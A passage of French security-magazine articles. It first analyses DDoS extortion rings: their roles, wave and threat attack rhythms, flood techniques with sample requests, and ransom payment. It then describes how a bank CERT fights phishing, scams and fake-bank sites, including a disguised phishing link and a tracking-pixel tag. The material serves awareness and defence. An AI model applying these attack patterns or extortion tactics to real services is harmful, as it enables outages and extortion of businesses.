Encore une fois, il ne s'agit que d'un schéma très générique. Il est toujours possible de trouver un indépendant qui essaiera de revendre un service (extorquer) à partir d'une technologie qu'il aura développé ou mis en place lui-même. Disons cependant que ce schéma intègre les principaux rôles fonctionnels nécessaires à un chantage réussi.

2.1 Le chef de l'organisation

Le rôle du patron dépasse largement le domaine de l'informatique et, ayant les mêmes références que vous à ce sujet (*Le Parrain* 1,2 et 3, *Les Affranchis* et *Mafia blues*), je ne saurais que vous encourager à vous y référer. Notons toutefois que ce charmant personnage a structuré une organisation à même de dissuader toute forme de dissidence, d'assurer la régularisation des dettes et de blanchir l'argent sale. Autant d'opérations qui ne sont pas nécessairement à la portée de n'importe quel quidam.

> *Il ne s'agit pas nécessairement de génies, la plupart des PHP worms le prouvent...*

2.2 Le patron de l'activité informatique

Le DSI est souvent considéré comme un fournisseur de service au sein de l'entreprise. On lui fournit des moyens et il doit rendre des comptes (sous forme de tableaux Excel et de graphes couleurs en 3D). À lui donc de mettre en place une organisation lui permettant de tirer profit de l'ensemble des malversations informatiques financièrement rétribuantes. En effet, nous parlons ici des dénis de service, mais le *spam*, le *fishing* et dans une mesure restreinte le vol d'information sont également des éléments à prendre en compte.

2.3 Les fournisseurs de technologie

Un déni de service est lancé à partir d'un *botnet*. C'est comme ça. Plus ou moins gros, plus ou moins intelligent, plus ou moins discret, mais ça reste un botnet. Et à la tête d'un ensemble de botnets, nos quatre compères... Ce sont eux qui ont compromis un nombre suffisant de systèmes pour se monter une infrastructure digne de ce nom, prête à être mise en œuvre. Il ne s'agit pas nécessairement de génies, la plupart des PHP worms le prouvent, mais ils ont le mérite de prendre des risques, de faire ce que d'autres n'osent pas, et de n'avoir aucune dignité... Donc pas de trucs éthiques, pas de PoC, pas d'état de l'art. Du concret. *Quick and dirty...*

2.4 Les grossistes

Les grossistes acquièrent les « droits d'utilisation » des botnets et vont organiser différentes campagnes en fonction du type d'action programmé. Encore une fois, nous restons sur le cas des dénis de service, mais nous avons déjà vu que de nombreuses autres possibilités existent. Une campagne peut se traduire par la planification des cibles, des méthodes employées et du « mode de financement ». Bien entendu, ce travail de préparation est effectué en étroite collaboration avec les fournisseurs de technologie qui devront parfois déployer de nouveaux agents.

Plus précisément, on peut comparer les grossistes aux tacticiens qui vont organiser l'opération en fonction des ressources qui sont à leur disposition. Ce sont eux qui vont décider que telle cible va être attaquée de telle manière, pour tel montant, etc.

2.5 Les revendeurs

Les revendeurs ont des rôles légèrement différents en fonction du type d'action dans lesquelles ils sont impliqués. D'une manière générale, disons que ces revendeurs sont ceux par lesquels l'argent sale va rentrer dans l'organisation. Plus précisément, dans le cas d'une extorsion par déni de service, ils auront le rôle de collecteurs. Ce sont eux qui, d'une manière ou d'une autre, récupèrent l'argent auprès des victimes aux abois. Dans le cas d'une campagne de vente de Viagra, ils se chargeraient de récupérer la commission sur les ventes, et dans celui d'une manipulation des cours de bourse, ils seraient les opérateurs en charge des achats et vente d'action aux moments adéquats.

3. Mise en place du chantage

Une campagne de dénis de service s'organise selon trois axes, plus ou moins liés entre eux : le type de ciblage, le rythme de l'opération et les techniques mises à disposition. Comme nous l'avons vu précédemment, ce sont les « grossistes » qui définissent la ou les stratégies mises en œuvre au cours de la campagne.

3.1 Type de ciblage

Il est possible de distinguer deux principaux types de ciblages. Le premier concerne une entreprise en particulier dont la vulnérabilité ou l'exposition à une attaque est temporairement accrue. Une vulnérabilité accrue est généralement liée à la mise en service de nouveaux serveurs, réseaux ou applications qui n'ont pas encore été soumis à l'épreuve du feu ou dont les protections n'ont pas encore été paramétrées de manière suffisamment fine pour parer à une attaque soudaine et massive. Dans d'autres cas, des informations concernant une fenêtre de maintenance des systèmes de sécurité ou leur retrait de la production pour cause de dysfonctionnement (impact sur les performances, faux-positifs, etc.) ont pu échouer dans des oreilles malintentionnées. Quelle qu'en soit la cause, l'affaiblissement temporaire du niveau de sécurité d'une entreprise peut devenir un motif important justifiant une attaque ciblée.

Le second type de ciblage correspond à des attaques à large spectre. Dans ce schéma, un certain nombre de cibles sont identifiées en fonction de critères communs : localisation géographique, secteur d'activité, technologies déployées etc. L'attaque sera alors lancée sur l'ensemble de ces cibles, simultanément ou en séquence, en fonction du rythme retenu. Le déclenchement de ce genre de campagne dépend de nombreux critères. Il peut simplement s'agir de la mise à disposition d'un nouveau botnet opérationnel, d'un botnet plus puissant ou d'une opération récurrente faisant partie d'un cycle prédéfini d'utilisation de ce type d'infrastructure. Dans d'autres cas, la découverte d'une nouvelle technologie ou d'un nouveau type d'attaque (parfois totalement marketing... comme quoi même les méchants s'y laissent prendre) peut être un déclencheur, le « grossiste » croyant saisir une aubaine. Enfin, des événements extérieurs peuvent accroître considérablement l'attrait de certaines catégories de cibles. Ainsi, l'approche des fêtes de Noël pour les sites de e-commerce ou les jeux olympiques pour les sites de pari en ligne sont des exemples assez évidents, triviaux et pourtant bien réels de phénomènes déclencheurs d'attaques sur cibles « génériques ».

Il est d'ailleurs intéressant de remarquer que les principales entreprises pouvant être concernées par ce type de phénomène commencent sérieusement à prendre en considération ce risque. Ainsi, de très gros acteurs de la vente en ligne ont mis en place avant Halloween de nouveaux systèmes de sécurité visant à les protéger des dénis de service. L'objectif est d'éviter de se retrouver dans une phase de « *tuning* » lors du pic d'activité qui précède Noël et qui fait de ce type d'entreprise des proies alléchantes. Bien entendu, les entreprises de moindre dimension n'en sont pas encore à ce stade de préparation et peuvent s'attendre à un mois de décembre difficile.

3.2 Rythme des opérations

Il est possible de distinguer trois modes opératoires : l'attaque continue, l'attaque par vague et l'attaque par menace.

Le principe de l'attaque continue est évident. Il s'agit tout simplement de lancer l'attaque en question et de la « laisser tourner » jusqu'à ce que la cible cède ou trouve une protection. Ce type d'attaque est fréquent dans la mesure où sa mise en œuvre est triviale. En outre, la durée de l'attaque augmente les probabilités de saturation d'une ressource, que ce soit au niveau du serveur ou de l'application, et en accroît les chances de succès. En revanche, l'aspect statique de la technique utilisée permet en général, à court terme, de mettre en œuvre une protection efficace. Le succès dépend donc de la capacité de la cible à réagir rapidement. Dans le cas contraire, une demande de rançon « raisonnable » peut, dans certains cas, paraître une alternative acceptable face aux coûts d'intervention de consultants, à ceux de l'acquisition et d'intégration de solutions de sécurité, ainsi que ceux induits par la perte d'exploitation sur une durée a priori indéterminée.

L'attaque par vague a pour objectif de pallier la principale faiblesse de l'attaque continue en faisant varier les techniques utilisées. Elle permet également de mettre en place un modèle récurrent de génération de revenus. Le principe est de lancer des attaques de durée limitée, à intervalle irrégulier et toujours fondées sur des techniques différentes. Typiquement, le schéma d'une telle attaque est le suivant :

1. Une première attaque est lancée pendant quelques heures ; la cible subit un impact pendant cette période.
2. À l'issue de l'attaque, une demande de rançon est effectuée.
3. La cible profite du répit qui lui est offert pour analyser l'attaque et mettre en place une protection qu'elle espère efficace.
4. Une nouvelle attaque est lancée, mais avec une autre technique ; la cible subit de nouveau un impact.
5. Une demande de rançon majorée est remise.
6. Retour au 3, jusqu'à ce que la cible abdique ou que l'attaquant arrive à cours de nouvelles attaques.

Un autre intérêt notable de cette approche est le côté « sporadique » des attaques, permettant de « faire tourner » le botnet sur plusieurs cibles, et, par conséquent, d'effectuer une attaque à large spectre. Enfin, rien n'empêche de régulièrement réclamer une nouvelle cotisation aux cibles qui ont cédé. Souvent, il s'agira de prétexter que vous disposez déjà de la nouvelle technique hyper-secrète dont tout le monde parle et qui ne sera révélée qu'à la conférence X... Par conséquent, il faut payer un peu plus pour « mettre à jour » la protection.

Enfin, l'attaque par menace consiste simplement à lancer une attaque très brève (de l'ordre du quart d'heure) et très violente. Si l'effet escompté est obtenu, une demande de rançon est remise, assortie d'un délai de règlement relativement court. Passé ce délai, l'attaque reprendra de manière continue jusqu'à ce que le paiement intervienne. Ce type d'attaque est particulièrement efficace dans le cas de cible dont l'exposition est accrue temporairement par un phénomène externe. La prise de risque que représente une tentative de blocage de l'attaque au moment le plus critique de l'activité n'est pas nécessairement acceptable. Aussi, vaut-il mieux payer... Notons également qu'il est fréquent de voir la seconde vague d'attaques utiliser une autre technologie que l'essai, ruinant ainsi les efforts déployés pour la mise en œuvre d'une protection efficace.

3.3 Technologies

L'objectif n'est pas ici de faire un inventaire des techniques de déni de service, mais plutôt de les classer en fonction du degré de sophistication et de ciblage de l'attaque. Nous conclurons par un petit tableau permettant d'évaluer les meilleurs ratios effort/efficacité.

En termes de niveau de complexité et de ciblage, il est cohérent de s'appuyer sur les couches du stack IP et de distinguer les attaques réseau, très génériques, des attaques visant les sessions, puis de celles visant les serveurs et les scripts, de plus en plus spécifiques.

Les attaques au niveau réseau sont les classiques (SYN[ACK|RST)floods, ainsi que les saturations par anomalies (TCP window size 0, XMAS tree, fragmentation, etc.). L'intérêt de ces attaques est qu'elles peuvent avoir un impact sur différents composants de la plate-forme cible. Ainsi, le volume considérable de paquets par seconde peut-il avoir un effet dévastateur sur le routeur d'accès à Internet ou encore les paquets SYN peuvent-ils saturer les tables de session des *firewalls*. Bien que théoriquement ciblées, ces attaques ont donc l'avantage de « faire sauter » le maillon le plus faible de la chaîne. Notons au passage la capacité de *spoofer* les adresses source, toujours intéressant pour accroître la longévité d'un botnet.

Au niveau session, l'objectif est de saturer la cible de sessions complètement ouvertes. Des classiques WebDevil et Naphta au tout nouveau TCP *sockstress*, le principe est le même, les variantes n'étant qu'une question de mécanismes de mise en œuvre, d'effets de levier et de marketing... À ce niveau d'opération, l'attaque reste relativement générique dans la mesure où la seule variable est le port de l'application cible. En revanche, l'efficacité globale reste très limitée dans la mesure où la mise en place de maxima de sessions simultanées par source et de *timeouts* appropriés sont des solutions simples à implémenter. Seul un botnet de taille considérable pourra alors être efficace.

Les attaques au niveau applicatif sont de deux ordres : soit elles visent une ressource générique et commune à l'ensemble des applications, telle que la « *home page* » d'un serveur web ; soit elles ciblent une ressource bien spécifique dont l'usage abusif aura un impact plus important pour la disponibilité du système. Il s'agira alors de viser une interface précise d'un service web ou un moteur de recherche par exemple. Bien que techniquement ces attaques soient similaires, leur complexité, l'impact à court, moyen et long terme, ainsi que les mécanismes de protection diffèrent considérablement.

Une attaque applicative « générique » présente l'avantage d'être simple à mettre en œuvre et d'être applicable à toutes les applications d'un type précis, par exemple tous les serveurs web. Ainsi, on trouvera des *floods* de `GET /` ou de `RCPT TO: check_this_user_if_you_dare`, totalement indépendants de la nature et de la version des serveurs web ou mail attaqués. Idéale pour une opération rapide sur un spectre large, son efficacité dépend essentiellement de la capacité de la cible à absorber la charge, et notamment de la manière dont les pics de trafic ont été anticipés lors de la conception de la plate-forme. Ainsi, tout est possible dans ce domaine et une attaque peut s'avérer aussi bien dévastatrice que totalement inefficace. La taille du botnet est également un facteur important bien sûr. Le blocage de ce type d'attaque est, en revanche, assez complexe. En effet, il n'est pas forcément évident de bloquer les requêtes à destination de la page de garde ou du moins d'identifier celles qui viennent de sources fiables ou de botnets. Même la notion de « seuil de déclenchement » risque de générer de nombreux faux-positifs dans la mesure où les proxys auront rapidement atteint ce seuil.

Les attaques applicatives « ciblées » sont tout l'inverse. En effet, de telles attaques prennent en compte les spécificités d'une application et ne sont par conséquent généralement pas « portables » d'une cible à une autre. Il s'agira, par exemple, d'attaquer un script PHP précis avec des paramètres spécifiques `GET /products/search.php?search=*&itemsperpage=10000`. En outre, la mise en œuvre est relativement complexe et nécessite des investigations importantes afin de mettre au point l'attaque. En revanche, l'efficacité est garantie (ou presque) et la taille du botnet nécessaire est généralement réduite. Revers de la médaille, une fois l'attaque identifiée et qualifiée, son blocage est souvent l'affaire d'une simple signature à implémenter dans un IPS. D'où le choix de ce type de technique pour des attaques par vagues qui seront alors très efficaces.

En résumé, nous pouvons classifier les techniques d'attaque en fonction du tableau suivant :

Attaque	Taille du botnet	Type de ciblage	Rythme	Complexité de mise en œuvre	Efficacité	Complexité de blocage
Réseau	Importante	Large spectre	Continue ou par vague	Faible	Variable, généralement assez faible	Faible à moyenne
Session	Importante	Ciblée	Continue	Moyenne	Moyenne	Faible
Applicative « générique »	Moyenne à importante	Large spectre	Continue	Faible	Très variable, de faible à élevée	Élevée
Applicative « ciblée »	Faible	Ciblée	Par vague	Élevée	Élevée	Faible

4. Take the money and run

4.1 Les chiffres

Quel que soit le mode de paiement présenté initialement par l'agresseur, il est nécessaire de garder à l'esprit que, dans tous les cas, le phénomène sera récurrent. Inutile donc de se dire que l'on va payer une fois et qu'ensuite on sera débarrassé.

Il s'agit toutefois de la seule règle générique qui puisse être énoncée. À partir de là, tous les coups sont permis. Qu'il s'agisse de paiements réguliers (mensuels, trimestriels ou annuels) ou « aléatoires », les montants sont tout aussi variables. Il est cependant intéressant de constater que certains malfaiteurs sont relativement pertinents. En effet, un site qui génère quelques millions de dollars de chiffre d'affaire pourrait considérer comme une option acceptable de payer 50.000 dollars par an pour une « protection ». Au total, le coût est de l'ordre de celui d'un IPS avec le support et la maintenance... et au moins là l'attaque est bloquée à coup sûr.

Cette logique explique pourquoi les montants demandés ne paraissent pas forcément exorbitants. Maintenant, appliqué à l'échelle d'un revendeur (dans notre organigramme) qui traite entre 5 et 20 clients, nous commençons à obtenir des chiffres intéressants, tant du point de vue de l'individu que de l'organisation. En effet, un intéressement de l'ordre de 5% à 10% du chiffre peut assurer un revenu confortable de plusieurs dizaines de milliers de dollars par an, quand, au sommet de l'organisation, il est raisonnable de considérer que ce sont plusieurs millions par an qui sont « retirés » du système et qu'il est nécessaire de blanchir.

Bien entendu, il est également possible de voir des montants beaucoup plus importants. Ce sont toutefois des opérations plus rares, et pour plusieurs raisons. La première, nous l'avons vu, est qu'il est impossible d'y trouver un intérêt économique et l'option consistant à lourdement investir dans la sécurité peut s'avérer plus rentable. Il n'y a donc pas à attendre de retour sur investissement... La seconde est que la sortie de montants très importants peut être rapidement problématique, en particulier lorsque la transaction doit se faire en cash.

4.2 Le mode opératoire

D'expérience, nous pouvons affirmer que le contact est établi avec la victime par voie électronique, et dans les trois quart des cas par mail. Le reste du temps, il s'agira de contacts par messagerie instantanée, MSN, Yahoo! ou Skype. Avec un cas de contact par ICQ... mais il y a longtemps. L'usage du téléphone semble également naturel, mais je n'ai pas eu l'occasion de le constater. Les termes utilisés sont variables, mais le sens est évident.

En ce qui concerne la transaction en elle-même, elle peut s'effectuer selon différentes méthodes. La plus commune est l'achat d'une prestation de conseil auprès d'une structure très volatile ou d'un consultant indépendant, tout aussi volatil. La transaction en espèce est aussi envisageable, mais dépend des montants et de la capacité d'une entreprise à « sortir » de l'argent sans justification. Plus original, l'achat de stocks de marchandise contrefaite a également été observé. Le chantage permet alors d'écouler une marchandise produite en surplus ou « grillée » et par conséquent invendable par les canaux habituels. La palme revient quand même à l'achat d'un camion citerne de Vodka par une entreprise polonaise, victime d'un escroc russe...

À propos, les maîtres chanteurs ne tiennent jamais parole. La redevance annuelle devient rapidement semestrielle, son montant augmente, et il s'avère que la protection achetée ne couvre pas un certain nombre de menaces et qu'il est nécessaire de rajouter une « option »...

Conclusion

La quantité de victimes potentielles est telle que l'extorsion fondée sur la menace d'une interruption de service est une activité en plein « boom ». Très rentable, moins risquée que le racket physique et affranchie des contraintes de distance, elle ne présente que des avantages pour le crime organisé habitué à des situations bien plus problématiques dans le monde réel. Il est donc évident que ce type de malversation, et, d'une manière générale, l'ensemble des malversations liées aux activités commerciales sur Internet, n'est qu'à la genèse de son existence.

Inutile toutefois de s'affoler. Le crime organisé existe depuis toujours et le racket est (presque) le plus vieux métier du monde, avec le conseil. Il suffit de pendre conscience du phénomène et de l'anticiper. Le seul fait de résister à la première vague d'attaque est souvent suffisant pour détourner l'attention vers une autre entreprise, plus vulnérable. ▮

David Bizeul – CERT Société Générale – david.bizeul@socgen.com

CYBERCRIMINALITÉ BANCAIRE

mots clés : *cybercriminalité / banque*

La cybercriminalité frappe de plein fouet les clients bancaires. Si ceux-ci perdent de l'argent, la banque perd de l'argent. C'est la raison pour laquelle les institutions bancaires déploient des mesures de protection pour couvrir au mieux le spectre des menaces. Organisationnelles ou techniques, ces mesures n'ont qu'un seul objectif : éviter les pertes.

1. Introduction

Cet article présente les problématiques de cybercriminalité que la banque rencontre dans ses métiers et la façon dont celle-ci se bat pour minimiser le risque associé.

Quelques concepts bancaires fondamentaux sont importants pour bien appréhender cet article :

- La banque est un service d'intermédiation. Pour résumer très grossièrement, la banque est un service permettant de collecter des fonds et de financer des projets. Pour chaque opération de prêt ou de dépôt, la banque prélève une commission.
- La gestion du risque est capitale : chaque activité bancaire intègre des zones d'incertitudes qui sont traduites en risques. La gestion du risque est un enjeu majeur dans une banque pour bien évaluer la pertinence d'un produit financier quel qu'il soit.
- L'activité bancaire repose sur la confiance : la banque est l'hébergeur des fonds de ses clients qui doivent avoir l'assurance que leur argent est en sécurité. Si la confiance s'érode trop, le client change alors de partenaire financier.

Les banques ont évolué. Le canal historique de la banque, l'activité de détail, s'est étoffé pour répondre aux besoins de clients multiples. Plusieurs lignes métier ont ainsi vu le jour pour accompagner les développements d'activités. Les banques se sont structurées, regroupant les lignes métiers au sein de branches principales (banque de détail, banque d'investissement, gestion d'actifs...). Chacune de ces branches est une cible potentielle pour la cybercriminalité. Une analyse des menaces par type d'activité bancaire permet de mieux comprendre les enjeux et les risques associés.

2. Banque de détail

La banque de détail, c'est l'activité que tout le monde connaît. Cette branche s'occupe de gérer les fonds des particuliers et propose toute une gamme de produits adaptables au besoin du client (carte bleue, service Internet, prêt, crédit consommation...). La banque de détail est fortement exposée aux menaces de cybercriminalité, car la victime d'une attaque est très souvent un particulier, lui-même client d'une banque. Celle-ci se doit donc de protéger les actifs de ses clients pour éviter les pertes.

De nombreux services sont affectés par la cybercriminalité. Pour chacun d'entre eux, une partie d'échec se joue entre attaquants et équipes IT. Dans ce jeu virtuel, les évolutions techniques représentent la puissance de calcul d'un joueur alors que la stratégie de jeu découle de son expérience. Pour gagner, il est nécessaire de maîtriser les deux. La banque se doit donc d'appliquer des protections adéquates en anticipation des évolutions techniques des attaques tout en s'assurant que ces

mesures suscitent l'adhésion des clients et qu'elles s'intègrent dans une stratégie bien définie.

2.1 Phishing

Même si le terme n'est pas encore connu de tous, le grand public se soucie de plus en plus du phénomène *phishing*. C'est une menace qui s'est développée pour les banques à mesure que leurs portails web Internet intégraient de plus en plus de fonctionnalités dans la gestion de comptes en ligne. Les banques françaises ne sont pas épargnées par le phishing, même si le nombre d'incidents est à relativiser. Même dans les pays anglo-saxons, les pertes ne sont pas forcément aussi importantes que peut le laisser entendre la presse [PHISH1]. Sans entrer dans le détail technique d'une attaque phishing [PHISH2], il est pertinent de préciser à nouveau le mode opératoire d'une attaque classique :

⇨ Le bon pigeon

Une large majorité des internautes ne maîtrisent pas les outils mis à leur disposition et ne possèdent pas non plus les réflexes sécurité permettant de discerner si les informations sont réelles ou fausses. Beaucoup d'internautes se basent par exemple uniquement sur le style du contenu pour identifier si un site est légitime [PHISH3].

⇨ Le mail de la brute

Un mail est envoyé à une liste de destinataires souvent ciblés par le domaine ou l'extension de leur adresse e-mail. Cet e-mail intègre toujours une sollicitation plus ou moins crédible (plutôt moins que plus en fait) pour cliquer sur une URL dans l'e-mail. Le format HTML est souvent utilisé pour que le lien réel **http://evilsite.com** soit masqué au profit de l'adresse victime **https://secure.miscbank.com**. Environ 300 e-mails sont nécessaires au pirate pour piéger une victime [PHISH4].

⇨ Le site truand

Le faux site est parfois créé de toutes pièces, mais, plus souvent, il met à profit une vulnérabilité ou une configuration laxiste d'un site existant pour profiter d'un espace d'hébergement légitime.

Le site se résume en bonne partie à une page d'authentification. Les données transmises sur cette page seront stockées sur un serveur ou envoyées aux fraudeurs par e-mail pour être utilisées ultérieurement.

⇨ 2.1.1 Détection

Comme souvent, la meilleure détection contre ce genre d'attaque reste l'internaute ayant été la cible de l'attaque. Dans ce cas, deux canaux existent : le conseiller de clientèle et la remontée directe par e-mail. Dans le premier cas, la banque doit communiquer suffisamment en interne pour que l'information reçue par le conseiller puisse circuler rapidement jusqu'à une structure apte à traiter cette information. Dans le deuxième cas, une adresse e-mail de type **phishing@miscbank.com** est mise à disposition des clients pour signaler tout contenu douteux.

Une autre stratégie consiste à mettre à profit des flux web spécialisés. De nombreux organismes (commerciaux ou gratuits) [PHISH5] fournissent des informations permettant d'être informé très rapidement d'une attaque de phishing.

Pour être proactif, il est nécessaire d'analyser les kits de phishing. Un kit est un package tout intégré permettant de mettre en place très rapidement des attaques qui ciblent plusieurs banques à la fois. Chaque kit possède une empreinte particulière et en prenant le temps de l'étudier, des éléments récurrents (nom de fichier, arborescence) pourront être repérés permettant de détecter si un site impactant Foreignbank n'impacte pas également Miscbank. Certains kits bien connus comme ceux du groupe Rock (rien à voir avec un groupe de musique, même si certains diront que ce sont des artistes) ont acquis leurs lettres de noblesse de par le nombre de cas de phishing qu'ils génèrent. Le suivi des méthodes employées par ces groupuscules permet d'anticiper les attaques [RSA].

⇨ 2.1.2 Réaction

Pour remédier aux problèmes de phishings, plusieurs actions sont envisageables :

⇨ Suppression/inaccessibilité du site

Dans ce cas, il est nécessaire d'obtenir la coopération de l'hébergeur (voire du service DNS ou du registrar) du site frauduleux. L'action est en général facilitée lorsque la réglementation locale l'oblige à agir. La principale difficulté réside essentiellement dans l'obtention des contacts techniques adéquats pour traiter le problème. Des sites de *repository* d'Abuse [ABUSE] ou les *network whois* apportent une aide précieuse.

⇨ Déclaration de site frauduleux

En anticipation d'une réaction lente de l'hébergeur, il est préférable de prendre le temps de déclarer le site auprès des différents organismes antiphishing à large audience (Microsoft, Firefox, Netcraft, Google entre autres).

⇨ Communication

La banque peut choisir de communiquer auprès de ses clients pour l'alerter de messages frauduleux servant une attaque de phishing. Il est également possible de promouvoir une démarche pédagogique avec la mise en place d'un portail ou d'une page orientée sur la sécurité. La banque est considérée par le grand public comme l'organisme le plus adapté pour diffuser de l'information sur la sécurité [SOFRES].

2.2 Scam

Le principe du *scam* a déjà été détaillé [ARCAS] et le phénomène est largement connu par tous les internautes pour les e-mails indésirables qu'il engendre. Pour crédibiliser l'arnaque, de nombreux scam s'appuient sur une identité réelle dans la banque. Ces cibles sont souvent sélectionnées à partir

Moment détente : les exemples ci-dessous sont tirés de scams réels

- La loterie irlandaise vient d'identifier le gagnant du dernier tirage : vous. Coup de chance, votre email était associé au ticket gagnant. L'argent sera fourni par Miscbank dès lors que vous vous signalerez...
- Un auditeur des comptes de Miscbank a découvert un déséquilibre dans une écriture comptable datant de bien longtemps. La somme cumulée est rondelette et plutôt que de le signaler à sa hiérarchie, l'auditeur préfère s'associer avec un inconnu (vous) pour récupérer cette somme...
- Le responsable de l'agence Miscbank à Scamville s'est récemment aperçue qu'il n'existe aucun héritier de feu M. Mêmenomquevous. Hors celui-ci possédait un compte très bien approvisionné. En cherchant sur Internet, il vous a identifié, vous, comme étant un héritier crédible de M. Mêmenomquevous...

d'un portail d'entreprise présentant les membres du comité de direction. Lorsque c'est le cas, le scam en question affecte donc non seulement l'image de la banque, mais également l'identité d'un salarié. Le scam nigérian, autrement appelé scam 419 (en référence à l'article de loi du Nigeria condamnant cette pratique) est probablement celui qui affecte le plus le monde bancaire. Il convient de préciser que le Bénin et le Burkina Fasso prennent aussi largement part à ce genre d'activités.

2.2.1 Détection

La détection des scams est similaire à la détection de spams effectuée à travers un *spamtrap*. La possession d'un ensemble d'adresses e-mail permet d'alimenter ce spamtrap. Ces adresses doivent répondre aux critères suivants :

- Nombre : plus le nombre d'adresses est important, meilleure est la couverture.
- Visibilité : certaines adresses doivent être visibles sur Internet dans le but de pénétrer certaines listes d'adresses collectées sur le web par des robots.
- Proximité géographique : des adresses doivent être présentes dans les extensions pays (ccTLD) dans laquelle la banque est présente.

Pour répondre à ces problématiques simplement, il « suffit » de racheter quelques noms de domaine localisés (c'est-à-dire : **domaine.fr** pour la couverture France) dont le renouvellement n'a pas été fait. Un système de *wildcard* permet alors de recueillir tous les e-mails passant par le relais de messagerie de ce domaine.

Des abonnements à certains sites spécialisés [SCAM_DETECT] permettent également de détecter rapidement des scams impactant les marques de l'entreprise.

2.2.2 Réaction

La réponse à un scam sert en premier lieu à défendre l'image de marque de l'entreprise. En effet, les victimes de ce type d'arnaque sont souvent étrangères au pays d'implantation de la banque et ne sont donc pas des clients. Cela peut d'ailleurs être une stratégie du *scammer* lui permettant de ne pas éveiller l'attention des banques mentionnées. Pour couper court à l'arnaque, le plus simple est encore de demander l'aide de l'hébergeur/ISP chez lequel le scammer possède un compte. L'objectif consiste à faire fermer l'adresse e-mail utilisée dans le contenu du mail et sur laquelle le fraudeur attend la réponse de ses victimes.

2.3 Fausse banque

La fausse banque est une escroquerie un peu plus évoluée que le scam classique. Le mode opératoire consiste à solliciter une victime par e-mail pour la convaincre de se connecter à un site sur lequel elle peut vérifier la véracité des informations de l'escroquerie (S'assurer par exemple que M. X est bien PDG de Miscbank comme indiqué dans l'e-mail). Sur l'adresse (**www.miscbank-fr.com**), le pirate prend soin de recopier du contenu de la banque cible en modifiant les contenus qui l'intéressent. Une simple connexion du client sur le faux site crédibilise le contenu de l'e-mail d'arnaque. Si la proie tombe dans le piège, le pirate envoie un second e-mail à sa victime en indiquant une adresse plus précise (**www.miscbank-fr.com/banking/**) et des codes d'accès. Cette page ressemble à une page d'authentification classique pour laquelle les codes d'accès fournis par le pirate sont souvent codés en dur dans la page. Ces codes donnent accès aux comptes de feu M. Y (mort en avion il y a 10 ans) et qui dispose de 1 million de dollars sur son compte. Pas besoin d'expliquer la suite...

2.3.1 Détection

En complément de la détection des e-mails d'arnaque, il est possible de surveiller tous les enregistrements de nom de domaines enregistrés récemment et ressemblant à **miscbank.com**. La plupart des registres TLD (la base de données de tous les domaines d'une extension donnée) permet un accès pour récupérer tous les domaines. Si un nom de domaine est détecté comme potentiellement préjudiciable, une mise sous surveillance de celui-ci permet de repérer ultérieurement l'apparition d'un contenu problématique.

2.3.2 Réaction

L'impact à l'image de l'entreprise est important dans le cadre d'une fausse banque. Les mêmes actions réactives que pour le phishing sont entreprises, hormis la communication qui n'a pas lieu d'être. Une fois le site identifié, celui-ci est donc rapidement neutralisé.

Un cas concret de fausse banque, de la détection à la suppression

Profitons de la fausse banque pour détailler un cas concret, une situation réelle nécessitant de mettre en musique les différentes étapes vues précédemment.

Le lecteur désireux d'avoir une vue d'ensemble pourra passer son chemin sur cette partie.

La surveillance des enregistrements des nouveaux noms de domaine est le meilleur canal de détection des fausses banques. La cause vient sûrement du fait que les pirates cherchent à donner du crédit au faux site et cela passe notamment par un nom de domaine crédible. Un automate aura donc à sa charge d'analyser les nouveaux domaines enregistrés sur les principaux registres Internet chaque jour. Pour ce faire, les registres mettent souvent à disposition un accès permettant de récupérer les nouveaux enregistrements ou toute la base de noms de domaine. Cet accès est individualisé et soumis à des conditions strictes d'utilisation.

Notre automate besogneux se charge donc :

- de récupérer les différents fichiers sur les différents registres ;
- d'extraire le contenu de ces fichiers ;
- d'adapter le format de ces fichiers pour les rendre uniformes ;
- d'identifier les nouveaux domaines impactant Miscbank suivant une liste d'expressions régulières couvrant les domaines et les marques de Miscbank ;
- d'envoyer les rapports aux équipes concernées.

L'automate a bien travaillé, il a identifié 2 nouveaux domaines : **miscbank-fr.com** et **miscbank.com**. Le premier présente une page vide et le deuxième une page de liens sponsorisés **[PARKING]**. Les deux domaines sont placés sous surveillance via un autre automate **[WSW]**. À première vue, le premier site (**www.miscbank-fr.com**) semble plus dangereux (NDLA : « On ne maîtrise pas ce qu'on ne connaît pas »).

4 jours plus tard, l'automate de surveillance nous informe que le deuxième domaine qui hébergeait une page de liens sponsorisés (**miscbanl.com**) a disparu. Encore un cas *domain tasting* favorisé par les anciennes réglementations permissives **[AGP]** de l'ICANN (heureusement, les choses évoluent **[AGP_END]**).

7 jours plus tard, l'automate de surveillance nous alerte à nouveau pour nous signaler un changement sur **www.miscbank-fr.com**. Un site existe désormais qui reproduit à l'identique le contenu du portail de Miscbank.

La page d'authentification client est toutefois différente. À ce stade, deux alternatives sont envisageables, soit c'est un incident de phishing, soit c'est un incident de fausse banque.

Dorénavant, quoi qu'il en soit, toutes les actions sont enregistrées dans un système de gestion d'incident.

Une analyse rapide démarre. Les recherches *whois* ne donnent pas beaucoup plus d'informations, tous les champs sont faux ou anonymisés. L'étude du code source de la page HTML d'authentification fait apparaître l'utilisation d'un script PHP pour la validation des champs. Une recherche Google montre que le script a déjà été recensé par le passé dans des cas de fausses banques. La première étape d'analyse est terminée : nous avons identifié la menace.

Les responsables métiers sont immédiatement notifiés de l'incident et le choix leur est laissé entre une approche réactive et une approche judiciaire. La seconde étant longue, chère et parfois infructueuse, le choix se portera sûrement sur l'approche réactive. En attendant cette confirmation, les investigations continuent.

Tout d'abord, un e-mail est envoyé à l'adresse anonymisée du whois, vraisemblablement responsable de la création de ce domaine frauduleux. Cet e-mail intègre du code HTML permettant de tracer le mail **[TRACE_MAIL]**. Pour ce faire, un simple `<img width=1 height=1 src= 'http://randomdomaine.com/img.png'>` suffit dès lors que le domaine est contrôlé par l'équipe en charge de l'incident. La lecture par le fraudeur de l'e-mail piégé permet dans la plupart des cas d'obtenir des informations importantes, comme son adresse IP, son pays et sa langue. Ces informations viendront s'inscrire dans le suivi d'incident pour alimenter un éventuel dépôt de plainte si l'approche judiciaire est choisie.

Google nous vient encore en aide en pointant sur un cas où un utilisateur victime décrit son arnaque et indique la page `account.php ?id=134565` sur laquelle il est arrivé lorsqu'il a saisi les identifiants envoyés par le pirate.

La méthode n'a pas changé et un test sur **http://www.miscbank-fr.com/account.php** (cherchez l'erreur !) le confirme en présentant fièrement un relevé en ligne avec un solde client d'un million de dollars.

Entre temps, la réponse du métier arrive et, comme prévu, le choix est porté sur l'approche réactive : la suppression de la menace dans les plus brefs délais.

